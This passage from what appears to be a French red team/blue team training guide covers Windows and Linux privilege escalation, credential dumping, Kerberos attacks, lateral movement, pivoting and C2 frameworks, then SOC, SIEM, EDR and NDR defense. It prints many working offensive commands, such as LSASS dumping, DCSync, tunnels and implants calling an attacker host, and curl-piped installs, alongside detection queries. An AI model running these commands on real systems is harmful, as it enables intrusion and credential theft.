Services mal configures : Les services Windows executant des binaires avec des permissions d'ecriture pour des utilisateurs non privilegies permettent le remplacement du binaire par un payload malveillant. L'outil accesschk de Sysinternals permet d'identifier ces configurations : `accesschk.exe -uwcqv "Authenticated Users" * /accepteula`. Les unquoted service paths sont egalement un vecteur classique : si le chemin du binaire contient des espaces et n'est pas entre guillemets, Windows peut executer un binaire place dans un repertoire intermediaire.

Abus de tokens et privileges : Certains privileges Windows, lorsqu'ils sont attribues a un compte de service, permettent l'escalade directe vers SYSTEM. Le privilege SeImpersonatePrivilege, present sur les comptes de service IIS et SQL Server, peut etre exploite avec des outils comme JuicyPotato, PrintSpoofer ou GodPotato : `PrintSpoofer.exe -i -c "C:\emp\beacon.exe"`. Le privilege SeBackupPrivilege permet de lire n'importe quel fichier du systeme, y compris les fichiers SAM et SYSTEM contenant les hashes des mots de passe locaux.

Vulnerabilites noyau : Les exploits kernel permettent une escalade directe vers SYSTEM. Bien que plus risques (risque de BSOD), ils sont particulierement efficaces sur les systemes non patches. L'outil Windows Exploit Suggester aide a identifier les exploits applicables : `python wes.py systeminfo.txt -i "Elevation of Privilege" --exploits-only`

Sur Linux, les techniques principales comprennent :

Binaires SUID/SGID : Les binaires avec le bit SUID s'executent avec les privileges du proprietaire (souvent root). La recherche de binaires SUID exploitables est une etape standard : `find / -perm -4000 -type f 2>/dev/null`. Le site GTFOBins documente les methodes d'exploitation pour des centaines de binaires Unix. Par exemple, si `python3` possede le bit SUID : `python3 -c 'import os; os.execl("/bin/bash", "bash", "-p")'`

Sudo mal configure : Les regles sudo permissives peuvent permettre l'escalade de privileges. La commande `sudo -l` revele les commandes executables sans mot de passe. Des configurations comme `(ALL) NOPASSWD: /usr/bin/vim` permettent d'obtenir un shell root via `sudo vim -c ':!bash'`.

Capabilities Linux : Les capabilities permettent d'attribuer des privileges granulaires aux binaires. Un binaire avec `cap_setuid+ep` peut etre utilise pour changer l'UID du processus vers root. L'enumeration des capabilities se fait avec : `getcap -r / 2>/dev/null`

L'outil LinPEAS automatise l'enumeration des vecteurs d'escalade de privileges sur Linux : `curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh`. Son equivalent Windows, WinPEAS, effectue la meme tache sur les systemes Microsoft.

4.2 Extraction de credentials

L'extraction d'identifiants est une etape cruciale de la post-exploitation qui ouvre la voie au mouvement lateral. Les environnements Windows Active Directory sont particulierement riches en identifiants exploitables en raison de l'architecture d'authentification centralisee.

Dumping LSASS : Le processus LSASS (Local Security Authority Subsystem Service) stocke en memoire les identifiants des utilisateurs ayant ouvert une session sur la machine. Mimikatz est l'outil de reference pour extraire ces identifiants : `mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit`. Cette commande extrait les hashes NTLM, les tickets Kerberos et, sur les systemes anterieurs a Windows 10 build 1607, les mots de passe en clair via le provider WDigest.

Les EDR modernes detectent efficacement Mimikatz. Les Red Teams utilisent donc des techniques alternatives pour dumper LSASS : utilisation de `comsvcs.dll` via rundll32 (`rundll32.exe C:WindowsSystem32comsvcs.dll, MiniDump [PID_LSASS] C: emplsass.dmp full`), creation d'un snapshot avec `ProcDump` de Sysinternals, ou utilisation de l'API `MiniDumpWriteDump` depuis un outil custom. L'outil Nanodump offre des techniques d'evasion avancees en creant des minidumps sans appeler directement les API Windows surveillees.

Kerberoasting : Cette technique exploite le protocole Kerberos pour obtenir des hashes de mots de passe de comptes de service. Tout utilisateur authentifie dans le domaine peut demander un ticket de service (TGS) pour n'importe quel compte possedant un SPN (Service

Principal Name). Le ticket TGS est chiffre avec le hash du mot de passe du compte de service et peut etre cracke hors ligne. L'outil Rubeus automatise cette attaque : `Rubeus.exe kerberoast /outfile:hashes.txt`. Le cracking se fait ensuite avec Hashcat : `hashcat -m 13100 hashes.txt wordlist.txt`

AS-REP Roasting : Similaire au Kerberoasting, cette technique cible les comptes pour lesquels la pre-authentification Kerberos est desactivee. L'attaquant peut demander un AS-REP (Authentication Service Response) sans fournir de preuve d'identite, et le hash resultant peut etre cracke hors ligne. Avec Impacket : `GetNPUsers.py domain.local/ -usersfile users.txt -format hashcat -outputfile asrep_hashes.txt`

DCSync : Lorsque l'attaquant dispose de privileges suffisants (droit Replicating Directory Changes), il peut simuler un controleur de domaine et demander la replication des hashes de mots de passe de tous les comptes du domaine, y compris le compte krbtgt. Avec Mimikatz : `lsadump::dcsync /domain:corp.local /user:krbtgt`. Avec Impacket : `secretsdump.py domain.local/admin:password@DC_IP`

Attention : detection des extractions de credentials
Le dumping de LSASS genere des evenements Windows detectables par la Blue Team : l'event ID 4656 (handle demande sur le processus LSASS), l'event ID 10 de Sysmon (process access sur lsass.exe), et les alertes EDR sur les appels a MiniDumpWriteDump ou NtReadVirtualMemory. Le Kerberoasting peut etre detecte via l'event ID 4769 (demande de ticket de service) avec un type de chiffrement faible (RC4/0x17). Le DCSync est detectable via l'event ID 4662 (replication directory changes).

4.3 Mouvement lateral dans Active Directory

Le mouvement lateral permet a l'attaquant de progresser dans le reseau en exploitant les identifiants et les acces obtenus pour compromettre d'autres systemes. Active Directory, avec son architecture de confiance centralisee, facilite considerablement cette progression.

Pass-the-Hash (PtH) : Cette technique permet d'utiliser le hash NTLM d'un compte sans connaitre le mot de passe en clair. Le protocole d'authentification NTLM accepte nativement les hashes comme preuve d'identite. Avec CrackMapExec : `crackmapexec smb 10.0.0.0/24 -u admin -H aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0`. Cette commande tente l'authentification sur l'ensemble du sous-reseau avec le hash fourni.

Pass-the-Ticket (PtT) : L'attaquant utilise un ticket Kerberos (TGT ou TGS) vole pour s'authentifier aupres de services. Avec Rubeus : `Rubeus.exe ptt /ticket:base64_ticket`. Cette technique est plus difficile a detecter que Pass-the-Hash car elle utilise le protocole d'authentification natif de Kerberos.

Overpass-the-Hash : Cette technique combine PtH et Kerberos. L'attaquant utilise un hash NTLM pour obtenir un TGT Kerberos valide, puis utilise ce TGT pour l'authentification. Cela permet de contourner les environnements ou NTLM est desactive mais ou Kerberos reste disponible. Avec Rubeus : `Rubeus.exe asktgt /user:admin /rc4:hash /ptt`

Techniques de mouvement lateral :

PsExec et ses variantes creent un service distant sur la machine cible pour executer des commandes : `psexec.py domain.local/admin:password@target_ip cmd.exe`. WMI (Windows Management Instrumentation) permet l'execution de commandes a distance via le protocole DCOM : `wmiexec.py domain.local/admin:password@target_ip`. WinRM (Windows Remote Management) utilise le protocole WS-Management : `evil-winrm -i target_ip -u admin -p password`. DCOM (Distributed Component Object Model) offre des methodes d'execution moins surveillees via des objets COM : `dcomexec.py domain.local/admin:password@target_ip`. SMBExec cree un service distant qui redirige la sortie via un partage SMB : `smbexec.py domain.local/admin:password@target_ip`.

Chemin d'attaque Active Directory : L'outil BloodHound est incontournable pour cartographier les chemins d'attaque dans Active Directory. Il collecte les informations sur les relations entre objets AD (appartenances aux groupes, sessions actives, ACL, delegations) et identifie les chemins les plus courts vers les objectifs (Domain Admin, Enterprise Admin). La collecte se fait avec SharpHound : `SharpHound.exe -c All,GPOLocalGroup --outputdirectory C: emp`. L'alternative Python pour la collecte a distance : `bloodhound-python -d domain.local -u user -p password -c All -ns DC_IP`

4.4 Pivoting et tunneling

Le pivoting permet a l'attaquant d'acceder a des segments reseau non directement accessibles depuis sa position initiale, en utilisant une machine compromise comme relais.

SSH tunneling : Le tunnel SSH reste une methode fiable pour le pivoting : `ssh -D 1080 user@pivot_host` cree un proxy SOCKS5 local qui route le trafic via la machine pivot. Le port forwarding local (`ssh -L 8080:internal_target:80 user@pivot_host`) et distant (`ssh -R 9090:localhost:445 user@pivot_host`) permettent d'acceder a des services specifiques.

Chisel : Cet outil Go compile en un seul binaire portable et permet de creer des tunnels TCP/UDP via HTTP. Sur le serveur attaquant : `chisel server --reverse --port 8080`. Sur la machine pivot : `chisel client attacker_ip:8080 R:socks`. Cela cree un proxy SOCKS5 sur le serveur attaquant qui route le trafic via la machine pivot.

Ligolo-ng : Cet outil moderne de tunneling cree des interfaces TUN sur la machine de l'attaquant, permettant un routage transparent sans proxy SOCKS. Sur le serveur : `ligolo-proxy -selfcert`. Sur l'agent : `ligolo-agent -connect attacker_ip:11601 -ignore-cert`. Une fois connecte, l'attaquant ajoute une route vers le sous-reseau interne et peut utiliser ses outils directement comme s'il etait sur le reseau cible.

4.5 Command and Control (C2) avance

L'infrastructure de Command and Control est le systeme nerveux central d'une operation Red Team. Un C2 robuste doit offrir resilience, furtivite et flexibilite operationnelle.


Architecture C2 multi-couches : Les Red Teams professionnelles deploient une architecture C2 en couches : les implants sur les machines compromises communiquent avec des redirectors (serveurs de redirection qui filtrent le trafic et masquent le serveur C2 reel), qui relaient le trafic vers le serveur C2 principal. Cette architecture assure que meme si un redirector est identifie et bloque, l'operation peut continuer via des canaux alternatifs.

Protocoles de communication : Les C2 modernes supportent de multiples protocoles de communication pour s'adapter a l'environnement cible : HTTPS avec des certificats valides (Let's Encrypt), DNS tunneling pour les environnements tres restreints ou seul le DNS est autorise, trafic HTTP masque dans des requetes d'apparence legitime (malleable C2 profiles de Cobalt Strike), et protocoles personnalises sur des ports non standards. Le domain fronting, bien que de plus en plus detecte, permet de masquer la destination reelle du trafic C2 derriere un CDN (CloudFront, Azure CDN).

Sleep et jitter

Un implant C2 bien configure utilise un intervalle de beacon (sleep) suffisamment long pour eviter la detection par analyse statistique du trafic reseau. Un sleep de 60 secondes avec un jitter de 20% signifie que l'implant contacte le C2 toutes les 48 a 72 secondes de maniere aleatoire, rendant la detection par pattern beaucoup plus difficile. Pour les operations furtives a long terme, des sleep de 4 a 24 heures sont recommandes.

Chapitre 5 : Outils Red Team



5.1 Frameworks de Command and Control

Cobalt Strike : Cobalt Strike reste le framework C2 le plus utilise par les Red Teams professionnelles (et malheureusement aussi par de nombreux groupes de menaces reels). Developpe par Raphael Mudge et maintenu par Fortra (anciennement HelpSystems), il offre un ecosysteme complet pour les operations Red Team. Ses fonctionnalites cles incluent : le Beacon (implant polyvalent supportant HTTP, HTTPS, DNS et SMB), les malleable C2 profiles (permettant

de personnaliser completement le trafic reseau pour imiter des applications legitimes), le module Aggressor Script pour l'automatisation, et des capacites avancees de post-exploitation (injection de processus, token manipulation, pivoting).

La generation d'un listener et d'un payload Cobalt Strike suit un workflow structure : configuration du listener (protocole, port, malleable profile), generation du stager ou du stageless beacon, et deploiement via le vecteur d'intrusion choisi. Un profil malleable typique configure les headers HTTP, les URI, les intervalles de beacon et le format des donnees pour imiter le trafic d'une application SaaS legitime comme Microsoft Teams ou Slack.

Sliver : Developpe par BishopFox, Sliver est un framework C2 open source ecrit en Go qui s'est impose comme l'alternative gratuite de reference a Cobalt Strike. Ses avantages incluent : la generation d'implants compiles individuellement (chaque implant a une signature unique), le support de multiples protocoles (mTLS, WireGuard, HTTP, DNS), un systeme de pivots integre, et une architecture multi-joueur permettant a plusieurs operateurs de collaborer en temps reel. L'installation se fait simplement : `curl https://sliver.sh/install | sudo bash`. La generation d'un implant : `generate --mtls attacker.com --os windows --arch amd64 --format exe --save /tmp/implant.exe`

Havoc : Havoc est un framework C2 post-exploitation open source offrant une interface graphique moderne similaire a Cobalt Strike. Ecrit en C et Go, il propose un agent (Demon) avec des capacites d'evasion avancees : sleep obfuscation, indirect syscalls, return address stack spoofing, et module de reflective DLL loading. Havoc se distingue par ses capacites d'evasion des EDR modernes et sa communaute active de developpeurs.

Mythic : Developpe par Cody Thomas (anciennement de SpecterOps), Mythic est un framework C2 modulaire base sur Docker. Sa particularite est son architecture extensible : les agents (Apfell pour macOS, Apollo pour Windows, Poseidon pour Linux) sont des plugins independants, et de nouveaux agents peuvent etre developpes dans n'importe quel langage. Mythic offre egalement une interface web intuitive, un systeme de taches asynchrone, et des capacites de collaboration multi-operateur. Installation : `git clone https://github.com/its-a-feature/Mythic && cd Mythic && ./mythic-cli install`

Framework C2	Licence	Langage	Protocoles	Points forts	Limitations
Cobalt Strike	Commercial (~5 900 USD/an)	Java	HTTP/S, DNS, SMB, TCP	Ecosysteme mature, malleable profiles	Cout, signatures bien connues
Sliver	Open source (GPLv3)	Go	mTLS, HTTP/S, DNS, WireGuard	Implants uniques, multiplayer	Moins de modules post-exploitation
Havoc	Open source	C/Go	HTTP/S	Evasion EDR avancee, UI moderne	Projet plus recent, moins documente
Mythic	Open source (BSD-3)	Python/ Go	HTTP/S, TCP, WebSocket	Modulaire, multi-agents, interface web	Complexite de deploiement (Docker)
Brute Ratel C4	Commercial (~2 500 USD/an)	C/C++	HTTP/S, DNS, SMB, DoH	Evasion EDR exceptionnelle	Controleur unique, pas open source

5.2 Outils d'enumeration et d'exploitation Active Directory

BloodHound : BloodHound est un outil d'analyse de graphes qui revele les relations cachees et les chemins d'attaque dans les environnements Active Directory. Il collecte des informations sur les utilisateurs, groupes, ordinateurs, GPO, ACL et sessions, puis utilise la theorie des graphes pour identifier les chemins les plus courts vers des objectifs de haute valeur (Domain Admin, Enterprise Admin). La derniere version, BloodHound Community Edition (CE), utilise une base de donnees PostgreSQL et une API REST, remplacant la base Neo4j de l'ancienne version.

Requetes Cypher utiles dans BloodHound : trouver les chemins vers Domain Admin, identifier les utilisateurs avec des droits DCSync, reperer les comptes Kerberoastables avec des privileges eleves, et cartographier les relations de confiance entre domaines. L'integration avec d'autres outils permet d'automatiser l'exploitation des chemins identifies.

Impacket : La suite Impacket est une collection de classes Python pour travailler avec les protocoles reseau Windows (SMB, MSRPC, NTLM, Kerberos). Elle inclut des dizaines d'outils d'exploitation indispensables pour tout operateur Red Team :

`secretsdump.py` : extraction de hashes SAM, LSA secrets et hashes NTDS.dit a distance. `psexec.py` : execution de commandes a distance via le protocole SMB. `wmiexec.py` : execution via WMI, ne laissant pas de service sur la machine cible. `ntlmrelayx.py` : relais d'authentification NTLM pour l'escalade de privileges. `GetNPUsers.py` : enumeration des comptes vulnerables au AS-REP Roasting. `getST.py` : demande de tickets de service pour le Kerberoasting. `smbclient.py` : client SMB interactif pour l'exploration de partages.

CrackMapExec / NetExec : CrackMapExec (CME), recemment rebaptise NetExec, est un outil d'evaluation de securite post-exploitation pour les reseaux Windows. Il automatise l'evaluation de la securite de grands reseaux Active Directory en combinant enumeration, exploitation et mouvement lateral. Exemples d'utilisation : enumeration des partages SMB accessibles (`nxc smb`

`10.0.0.0/24 -u user -p pass --shares`), identification des machines ou un compte est administrateur local (`nxc smb 10.0.0.0/24 -u admin -H hash --local-auth`), execution de commandes via WMI (`nxc wmi 10.0.0.1 -u admin -p pass -x "whoami"`), et extraction de credentials via LSA secrets (`nxc smb 10.0.0.1 -u admin -p pass --lsa`).

Certipy : Certipy est un outil Python offensif pour l'enumeration et l'exploitation des services de certificats Active Directory (AD CS). Les mauvaises configurations AD CS sont devenues un vecteur d'attaque majeur depuis la publication de la recherche "Certified Pre-Owned" par SpecterOps. Certipy permet d'identifier les templates de certificats vulnerables et de les exploiter pour l'escalade de privileges : `certipy find -u user@domain.local -p password -dc-ip DC_IP -vulnerable`. L'exploitation d'un template ESC1 vulnerable : `certipy req -u user@domain.local -p password -ca CA-NAME -target DC_IP -template VulnTemplate -upn administrator@domain.local`

Responder : Responder est un outil d'empoisonnement de protocoles de resolution de noms (LLMNR, NBT-NS, mDNS) dans les reseaux Windows. Lorsqu'une machine tente de resoudre un nom d'hote qui n'existe pas dans le DNS, elle envoie des requetes broadcast sur le reseau local. Responder repond a ces requetes en se faisant passer pour la ressource demandee, forcant la victime a envoyer ses identifiants NTLM. Lancement : `responder -I eth0 -wPv`. Les hashes captures peuvent ensuite etre relayees avec ntlmrelayx ou crackees hors ligne avec Hashcat : `hashcat -m 5600 hashes.txt wordlist.txt`

5.3 Outils d'evasion et de generation de payloads

Les EDR modernes utilisent des techniques de detection avancees (analyse comportementale, machine learning, AMSI, ETW, kernel callbacks) qui rendent l'utilisation d'outils offensifs "out of the box" de plus en plus difficile. Les Red Teams doivent donc investir dans des techniques d'evasion avancées.

ScareCrow : ScareCrow est un framework de generation de payloads qui utilise des techniques d'evasion avancees : signature de code avec des certificats voles (code signing), utilisation de chargeurs de DLL (side-loading) via des applications Windows signees par Microsoft, et injection de shellcode via des appels systeme indirects. Utilisation : `ScareCrow -I beacon.bin -Loader dll -domain microsoft.com`


Donut : Donut convertit des assemblies .NET, des EXE et des DLL en shellcode position-independant pouvant etre injecte en memoire. Cela permet d'executer des outils .NET comme Rubeus ou SharpHound sans les ecrire sur le disque : `donut -i Rubeus.exe -o rubeus.bin -a 2 -f 1`

Techniques d'evasion AMSI : L'Antimalware Scan Interface (AMSI) de Windows analyse le contenu des scripts PowerShell, VBScript et .NET avant leur execution. Les techniques de contournement incluent le patching en memoire de la fonction `AmsiScanBuffer`, l'utilisation de reflection pour modifier les champs internes d'AMSI, et l'obfuscation du code pour eviter les signatures. Les Red Teams developpent des loaders custom en langages compiles (Nim, Rust, Go) pour eviter la detection par les solutions basees sur des signatures.

A retenir

L'efficacite d'un outil Red Team ne se mesure pas a sa puissance brute mais a sa capacite a rester indetecte. Les outils open source populaires sont rapidement signatures par les solutions de securite. Les Red Teams professionnelles investissent considerablement dans la customisation et le developpement d'outils sur mesure. L'utilisation de langages compiles comme Rust, Nim ou Go pour le developpement d'implants personnalises est devenue une competence essentielle.

Chapitre 6 : Blue Team - Architecture defensive



6.1 Le Security Operations Center (SOC)

Le SOC est le centre nevralgique de la defense cybernetique d'une organisation. Il centralise la surveillance, la detection, l'analyse et la reponse aux incidents de securite. Un SOC moderne fonctionne en continu (24/7/365) et s'organise generalement en trois niveaux d'analystes :

Niveau 1 (L1) - Triage : Les analystes L1 effectuent le triage initial des alertes. Ils suivent des playbooks predefinies pour evaluer la severite des alertes, filtrer les faux positifs, et escalader les alertes legitimement suspectes vers le niveau 2. Un analyste L1 traite typiquement entre 20 et 50 alertes par shift de 8 heures. La fatigue d'alerte (alert fatigue) est un defi majeur a ce niveau : lorsque le ratio signal/bruit est trop faible, les analystes risquent de manquer des alertes critiques noyees dans la masse des faux positifs.

Niveau 2 (L2) - Investigation : Les analystes L2 menent des investigations approfondies sur les alertes escaladees. Ils correlent les evenements provenant de multiples sources (SIEM, EDR, NDR, logs applicatifs), analysent les artefacts suspects (fichiers, URL, adresses IP), et determinent si l'alerte correspond a un veritable incident de securite. Les analystes L2 maitrisent les techniques de forensique numerique et utilisent des outils d'analyse de malware (sandbox, reverse engineering) pour comprendre la nature des menaces detectees.

Niveau 3 (L3) - Expertise et Threat Hunting : Les analystes L3 sont des experts seniors qui interviennent sur les incidents les plus complexes et menent des activites de threat hunting proactif. Ils developpent de nouvelles regles de detection, creent des playbooks de reponse, et contribuent a l'amelioration continue des capacites du SOC. Les threat hunters formulent des hypotheses basees sur la threat intelligence et les techniques adverses connues, puis les valident en analysant proactivement les donnees de telemetrie a la recherche de compromissions non detectees par les regles existantes.

Bonnes pratiques SOC
Un SOC efficace doit maintenir un ratio signal/bruit optimal en ajustant continuellement ses regles de detection. L'objectif est de minimiser les faux positifs sans augmenter les faux negatifs. Les metriques cles a suivre incluent : le MTTD (Mean Time to Detect) qui mesure le temps entre le debut d'une compromission et sa detection, le MTTR (Mean Time to Respond) qui mesure le temps entre la detection et la containment, le taux de faux positifs par regle de detection, et la couverture des techniques MITRE ATT&CK par les regles de detection existantes.

6.2 SIEM : Security Information and Event Management

Le SIEM est la colonne vertebrale technologique du SOC. Il collecte, normalise, correle et analyse les evenements de securite provenant de l'ensemble des sources de telemetrie de l'organisation. Les SIEM modernes integrent des capacites de machine learning pour la detection d'anomalies et des fonctionnalites SOAR (Security Orchestration, Automation and Response) pour l'automatisation de la reponse.

Solutions SIEM leaders :

Elastic Security (ELK Stack) : Base sur Elasticsearch, Logstash et Kibana, Elastic Security offre une plateforme SIEM open source extensible. Sa force reside dans sa capacite d'ingestion massive de donnees, son langage de requete KQL/EQL puissant, et son ecosysteme de regles de detection Elastic Detection Rules alignees avec MITRE ATT&CK. L'agent Elastic integre des capacites EDR (endpoint protection) en plus de la collecte de logs.

Splunk Enterprise Security : Splunk est l'un des SIEM les plus deployes en entreprise. Son langage SPL (Search Processing Language) offre une flexibilite exceptionnelle pour l'analyse de donnees. Splunk ES ajoute une couche d'analytique securite avec des tableaux de bord pre-configures, des indicateurs de risque, et des capacites d'investigation. Exemple de requete SPL pour detecter le Kerberoasting : `index=windows EventCode=4769 Ticket_Encryption_Type=0x17 | stats count by Account_Name, Service_Name`

Microsoft Sentinel : Sentinel est le SIEM cloud-native de Microsoft, integre a l'ecosysteme Azure et Microsoft 365. Il offre des connecteurs natifs pour les produits Microsoft (Defender for Endpoint, Defender for Identity, Azure AD) et des capacites de detection basees sur les KQL (Kusto Query Language). Son modele de facturation a la consommation le rend accessible pour les organisations de toutes tailles. Exemple de requete KQL pour detecter un DCSync : `SecurityEvent | where EventID == 4662 | where Properties contains "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"`

Wazuh : Wazuh est une plateforme SIEM et XDR open source qui combine la collecte de logs, la detection d'intrusions, la surveillance d'integrite des fichiers (FIM), la detection de vulnerabilites et la conformite reglementaire. Son agent leger peut etre deploye sur Windows, Linux, macOS et les conteneurs. Wazuh est souvent choisi par les organisations qui souhaitent une solution open source complete sans les couts de licence des solutions commerciales.

6.3 EDR : Endpoint Detection and Response

Les solutions EDR surveillent en continu l'activite des endpoints (postes de travail, serveurs) pour detecter et repondre aux menaces avancees qui contournent les protections traditionnelles (antivirus base sur les signatures). Les EDR collectent une telemetrie riche sur l'activite des processus, les modifications du registre, les connexions reseau, les operations sur les fichiers, et les evenements d'authentification.

Capacites cles d'un EDR moderne :

Detection comportementale : Contrairement aux antivirus traditionnels qui detectent les malwares par leur signature, les EDR analysent le comportement des processus pour identifier les activites suspectes. Par exemple, un processus Word qui lance PowerShell, qui a son tour etablit une connexion sortante, correspond a un pattern d'exploitation de macro malveillante, quel que soit le malware utilise.

Visibilite sur les processus : Les EDR enregistrent l'arbre complet des processus (process tree), permettant aux analystes de reconstituer la chaine d'execution d'une attaque. Chaque processus est documente avec ses arguments de ligne de commande, son processus parent, les fichiers accedes, les connexions reseau etablies, et les modifications de registre effectuees.

Capacites de reponse : Les EDR permettent d'isoler un endpoint compromis du reseau (network isolation), de tuer des processus malveillants a distance, de collecter des artefacts forensiques, et d'executer des commandes de remediation. Ces capacites permettent au SOC de contenir rapidement une menace sans intervention physique sur la machine.

Solutions EDR majeures : CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne, Carbon Black (VMware), et pour les solutions open source, Velociraptor et l'agent Elastic Security. Chaque solution a ses forces et faiblesses en termes de capacites de detection, de performance, de couverture des techniques d'attaque et de facilite d'integration avec le reste de l'ecosysteme securite.

6.4 NDR : Network Detection and Response

Les solutions NDR analysent le trafic reseau en temps reel pour detecter les menaces qui transitent sur le reseau interne et les communications Command and Control sortantes. Contrairement aux IDS/IPS traditionnels bases principalement sur des signatures, les NDR modernes utilisent l'analyse comportementale et le machine learning pour identifier les anomalies.

Cas d'utilisation NDR pour la detection Red Team :


Detection de beaconing C2 : analyse statistique des intervalles de communication pour identifier les patterns reguliers caracteristiques des implants C2, meme lorsque le trafic est chiffre. Detection de tunneling DNS : identification des requetes DNS anormalement longues ou frequentes qui peuvent indiquer un canal C2 via DNS. Detection de mouvement lateral : identification de connexions SMB, WinRM ou RDP inhabituelles entre machines qui ne communiquent normalement pas ensemble. Detection d'exfiltration : identification de transferts de donnees anormalement volumineux vers des destinations externes, particulierement en dehors des heures de bureau.

Solutions NDR : Darktrace, Vectra AI, ExtraHop, Zeek (open source) et Suricata (open source). Zeek est particulierement apprecie des Blue Teams pour sa capacite a generer des logs reseau riches et structures pouvant etre ingeres dans un SIEM : `zeek -r capture.pcap` genere des fichiers de logs detailles (conn.log, dns.log, http.log, ssl.log, files.log) qui facilitent l'investigation.

Defense en profondeur

